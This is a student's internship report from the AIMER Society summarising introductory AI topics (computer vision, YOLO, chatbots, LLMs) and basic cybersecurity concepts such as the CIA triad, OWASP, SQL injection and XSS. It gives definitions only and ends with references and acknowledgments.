As I reflect on the array of topics covered during my internship, each area of study has contributed significantly to my growth and understanding in the field of Artificial Intelligence and Cyber Security. Through hands-on experiences, challenges faced, and personal reflections, I have garnered profound insights that have enhanced my skills and comprehension in these domains.

1. Computer Vision

Techniques and Applications:

Image Processing: Techniques like filtering, edge detection, and image segmentation.

Applications: Autonomous vehicles, facial recognition, medical imaging, and augmented reality.

2. Convolutional Neural Networks (CNN)

Architecture: Layers including convolutional layers, pooling layers, and fully connected layers.

Use Case: Primarily used for image classification, object detection, and segmentation tasks.

3. Image Classification

Google Teachable Machine: A user-friendly tool for training machine learning models without coding.

Process: Upload images, label them, train the model, and use it to classify new images.

4. Image Object Detection

Definition: Identifying and localizing objects within an image.

Techniques: RCNN, Fast RCNN, Faster RCNN, and YOLO.

5. YOLO (You Only Look Once) Object Detection

Realtime Object Detection:

Medical: Detecting medicine images.

Agriculture: Identifying crop diseases.

Drones: Monitoring wildlife or agricultural fields.

Advantages: Fast and accurate with a single neural network pass.

6. Medical Image Analysis and Labelling

Roboflow: A platform for creating and managing datasets.

Techniques: Use for labelling medical images such as X-rays, MRIs, and CT scans to assistin diagnosis.

7. Human Pose Estimation

Process: Detecting key points of the human body to determine poses.

Applications: Sports analytics, animation, and rehabilitation.

8. Mediapipe Studio

Framework: Provides prebuilt ML solutions for hand gestures, facial landmarks, and more.

Applications: Gesture control interfaces and augmented reality.

9. OpenCV Basics

Fundamentals:

Image Processing: Read, write, and manipulate images.

Computer Vision: Edge detection, object detection, and feature matching.

10. Chatbot Development

Interactive Agents: Use NLP to simulate human conversation.

Applications: Customer service, virtual assistants, and educational tools.

11. Google Dialogflow

Platform: For building conversational interfaces.

12.Generative AI

Techniques and Models:

Music Generation: AI models like OpenAI's Muse-Net.

Text Generation: Models like GPT3 for producing humanlike text.

Image Generation Models: GANs (Generative Adversarial Networks) to create realistic images.

13. AI Models

Summarization: Condensing large texts into concise summaries.

Fill-mask Models: Predicting missing words in sentences (e.g., BERT).

Transformers: Process sequential data using self-attention mechanisms (e.g., GPT, BERT).

14. Visual Question & Answering

Models: Answer questions about the content of an image.

Applications: Educational tools and automated assistance.

15. Document Question & Answering

Models: Answer questions based on document content.

Applications: Legal document analysis and academic research.

16. Table Question & Answering

Models: Interpret and extract information from tabular data.

Applications: Financial data analysis and business intelligence.

17. Large Language Models (LLMs)

Claude, GPT, Gemini, LLaMA3, Open LLMs:

Applications: Text generation, translation, summarization, and conversation.

Strengths: High performance in understanding and generating text.

18. Other Topics

Using Vision API: Implementing Google's Vision API for image analysis tasks like OCR and facial detection.

Small Language Models (SLMs): Efficient models like BERT and GPT for various NLP tasks.

Ultralytics Hub: Platform for deploying and managing AI models.

TensorFlow Lite Models: Lightweight models for mobile and embedded devices.

Sentiment Analysis: Determining the sentiment expressed in a piece of text.

Deepfakes: Creating synthetic media where someone in an existing image or video is replaced with someone else's likeness.

Cyber Security Basics: Cyber Security Basics encompass fundamental principles and practices aimed at safeguarding computer systems, networks, and data from unauthorized access, attacks, and damage. It involves a range of techniques including network security, application security, endpoint security, data security, and identity management. Key practices include regular software updates, strong password policies, encryption, access control, and user education about phishing and social engineering threats.

Types of Cyber Crimes: Cybercrimes refer to criminal activities carried out throughthe use of computers or the internet. Common types include

- **Phishing:** Fraudulent attempts to obtain sensitive information (e.g., passwords, creditcard numbers) by masquerading as a trustworthy entity.
- **Malware:** Software designed to disrupt, damage, or gain unauthorized access tocomputer systems.
- **Distributed Denial of Service (DDoS):** Flooding a network or server with traffic to overwhelm it and prevent legitimate users from accessing services.
- **Identity Theft:** Stealing personal information to impersonate someone else forfinancial gain.
- **Ransomware:** Malware that encrypts files on a victim's computer and demandspayment to decrypt them.

CIA Triad: The CIA Triad is a widely accepted model for guiding policies forinformation security within an organization:

- **Confidentiality:** Ensuring that data is accessible only to authorized individuals orsystems.
- **Integrity:** Maintaining the accuracy and trustworthiness of data and systems.
- **Availability:** Ensuring that data and systems are accessible and usable byauthorized users when needed.

AAA Framework: The AAA framework stands for Authentication, Authorization, and Accounting:

- **Authentication:** Verifying the identity of users or systems attempting to accessresources.
- **Authorization:** Granting or denying access to resources based on the authenticatedidentity and the permissions associated with that identity.

Accounting: Tracking the activities of authenticated users, including resourceusage, to ensure accountability and facilitate auditing.

OWASP (Open Web Application Security Project): OWASP is a nonprofit organization focused on improving software security. It provides freely available resources, tools, and documentation to help organizations and developers improve the security of web applications. OWASP's flagship document is the OWASP Top Ten, which lists the ten most critical security risks to web applications.

SQL Injection: SQL Injection is a type of cyberattack where malicious SQL code isinserted into an entry field for execution. It can be used to manipulate a database or gainunauthorized access to data, often by exploiting vulnerabilities in web applications that interact with databases.

Cross Site Scripting (XSS): XSS is a security vulnerability commonly found in web applications. It allows attackers to inject malicious scripts into web pages viewed by otherusers. These scripts can then execute in the browsers of unsuspecting users, potentially compromising their sessions, stealing cookies, or performing other malicious actions.

Firewall: A firewall is a network security device or software that monitors and controls incoming and outgoing network traffic based on predetermined security rules. It acts as abarrier

between a trusted internal network and untrusted external networks (such as the internet), allowing or blocking traffic based on defined security policies.

Vulnerability Scanner Acunetix: Acunetix is a popular web vulnerability scanner used by security professionals and organizations to proactively identify security weaknessesin web applications. It scans websites and web applications for vulnerabilities such as SQL Injection, XSS, CSRF (Cross-Site Request Forgery), and other security issues that could be exploited by attackers. Acunetix provides detailed reports and recommendations to help organizations mitigate these vulnerabilities and improve their overall security posture.

Skill Acquired

1. Computer Vision:

Techniques and applications for enabling machines to interpret and process visual information.

Understanding of image processing techniques.

Development and implementation of vision-based solutions.

2. Convolutional Neural Networks (CNN):

Proficiency in building and training CNN models.

Knowledge of CNN architecture and applications in image recognition and classification tasks.

3. Image Classification:

Experience using Google Teachable Machine for image classification.

Understanding the workflow from image collection to model training and evaluation.

Skills in categorizing and labelling images based on specific rules.

4. Image Object Detection:

Ability to develop object detection models.

Knowledge of algorithms such as YOLO, SSD, and Faster RCNN.

Practical applications of object detection in various domains.

5. YOLO (You Only Look Once) Object Detection:

Proficiency in using YOLO for realtime object detection.

Experience with domain specific datasets in medical, agriculture, drones, and traffic.

Integration of YOLO models in real world applications.

6. Medical Image Analysis and Labelling:

Skills in using Roboflow for image labelling.

Understanding the importance of accurate labelling in medical image analysis.

Proficiency in developing AI models for medical applications.

7. Human Pose Estimation:

Experience using Google Teachable Machine for human pose estimation.

Understanding techniques for detecting and tracking human figures and their poses in images or videos.

8. Media pipe Studio:

Knowledge of building multimodal applied machine learning pipelines.

Experience using Media pipe Studio for hand gesture recognition and other applications.

9. OpenCV Basics:

Understanding fundamental concepts and functionalities of OpenCV.

Practical skills in using OpenCV for various computer vision tasks.

10. Chatbot Development:

Skills in creating interactive agents that can converse with humans using natural language.

Experience with designing and integrating conversational user interfaces.

11. Google Dialog flow:

Proficiency in using Google Dialog flow for natural language understanding.

Skills in developing and deploying conversational agents.

12. Generative AI:

Techniques for generating new content such as music, text, and images.

Experience with models for music generation, text generation, and image generation.

13. AI Models:

Knowledge of various AI models used for different applications.

Skills in summarization, fill mask models, and transformers.

14. Visual Question & Answering:

Development of models that answer questions about images.

Integration of visual and textual data for question answering.

15. Document Question & Answering:

Skills in developing models that answer questions based on document content.

16. Table Question & Answering:

Proficiency in creating models that answer questions using tabular data.

17. Large Language Models (LLMs):

Knowledge of advanced language models like Claude, GPT, Gemini, LLaMA3, and Open LLMs. Experience in text generation and language understanding.

18. Other Topics:

Implementation of Google's Vision API for image analysis.

Understanding and using small language models (SLMs) like BERT and GPT.

Skills in deploying and managing AI models using Ultralytics Hub.

Development of lightweight models for mobile and embedded devices using TensorFlow

Proficiency in sentiment analysis and creating deepfakes.

Cyber Security Skills Acquired

1. Cyber Security Basics:

Fundamental principles and practices for protecting computer systems and networks from cyber threats.

2. Types of Cyber Crimes:

Understanding various forms of illegal activities conducted via the internet.

3. CIA Triad:

Core principles of cybersecurity—Confidentiality, Integrity, and Availability.

4. AAA Framework:

Knowledge of Authentication, Authorization, and Accounting framework for managing and securing identities and their access.

5. OWASP:

Familiarity with the Open Web Application Security Project and its focus on improving software security.

6. SQL Injection:

Understanding of SQL injection techniques and prevention methods.

7. Cross Site Scripting (XSS):

Skills in identifying and mitigating XSS vulnerabilities.

8. Firewall:

Knowledge of network security systems that monitor and control incoming and outgoing network traffic based on predetermined security rules.

9. Vulnerability Scanner:

Proficiency in using tools like Acunetix for identifying and addressing vulnerabilities in systems and applications.

Conclusion

During my internship at AIMER Society, I had the opportunity to delve deeply into the fields of Artificial Intelligence (AI) and Cybersecurity, gaining valuable hands-on experience and insights that have significantly contributed to my academic and professional growth.

Throughout the internship, I focused on two main areas: AI development and Cybersecurity practices. In AI, I immersed myself in computer vision techniques, particularly exploring advanced object detection methods like YOLO (You Only Look Once). This involved leveraging deep learning frameworks such as TensorFlow and PyTorch to develop models capable of real time object recognition. The experience not only enhanced my technical proficiency but also provided me with practical skills in optimizing model performance and integrating AI solutions into real world applications.

In parallel, my exploration of Cybersecurity introduced me to crucial aspects of safeguarding digital assets and systems. I engaged in learning about data privacy concerns, vulnerability assessments, and ethical considerations surrounding AI and cybersecurity practices. Understanding the intersection of AI and security was instrumental in developing a comprehensive approach to mitigate risks and ensure the integrity of data and systems.

Reflecting on my internship experience, I am particularly grateful for the opportunity to apply theoretical knowledge in a practical setting. The hands-on projects and challenges I encountered enabled me to strengthen my problem-solving abilities and fostered an innovative mindset essential for addressing complex issues in technology driven environments.

Moreover, collaborating with AIMER Society taught me the importance of achieving project goals. I learned to articulate technical concepts clearly and to adapt to diverse perspectives, enhancing my ability to collaborate effectively in future professional settings.

Looking forward, the insights gained from this internship will undoubtedly influence my academic pursuits and career aspirations. I am inspired to continue exploring the advancements in AI and Cybersecurity, with a commitment to contributing responsibly to these fields.

References and Acknowledgments

References

- Roboflow https://roboflow.com/
- Hugging Face https://huggingface.co/
- Dialogflow https://dialogflow.cloud.google.com/
- Google Teachable Machine https://teachablemachine.withgoogle.com/
- MediaPipeStudio https://mediapipestudio.webapps.google.com/home
- TensorFlow https://www.tensorflow.org/
- PyTorch https://pytorch.org/
- Have I Been Pwned https://haveibeenpwned.com/
- CVE Details https://www.cvedetails.com/
- SQL Injection https://owasp.org/wwwcommunity/attacks/SQL_Injection
- OSINT Framework https://osintframework.com/
- Sectools.org https://sectools.org/
- OpenPhish https://openphish.com/
- BWAPP (Buggy Web Application) http://www.itsecgames.com/
- OWASP (Open Web Application Security Project) https://owasp.org/

Acknowledgments

I would like to express my heartfelt gratitude to the following individuals and organizations for their unwavering support and guidance throughout my internship journey:

1. **Mentor:** A special thank you to Sai Satish for their invaluable mentorship, wisdom, and encouragement, which have been instrumental in shaping my learning experience.

2. **Artificial Intelligence Medical and Engineering Researchers Society (Aimer Society):** I extend my appreciation to Sai Satish and the entire team at Aimer Society for providing me with the opportunity to engage in meaningful projects and hands-on experiences in the field of Artificial Intelligence.

3. **Educational Institution**: I am thankful to Godavari Institute of Engineering and Technology (GIET) for fostering an environment conducive to learning and growth, enabling me to explore diverse topics in Artificial Intelligence and Cyber Security.

Heartly Thanks to Sai Satish Sir.

G. Mahesh

21551A527

Godavari Institute of Engineering and Technology (GIET)

SAI SATISH SIR (INDIAN SERVERS CEO)

Heartly Thanks to Dr. B. Sujatha Mam

Dr. B. SUJATHA Mam (HOD of CSE)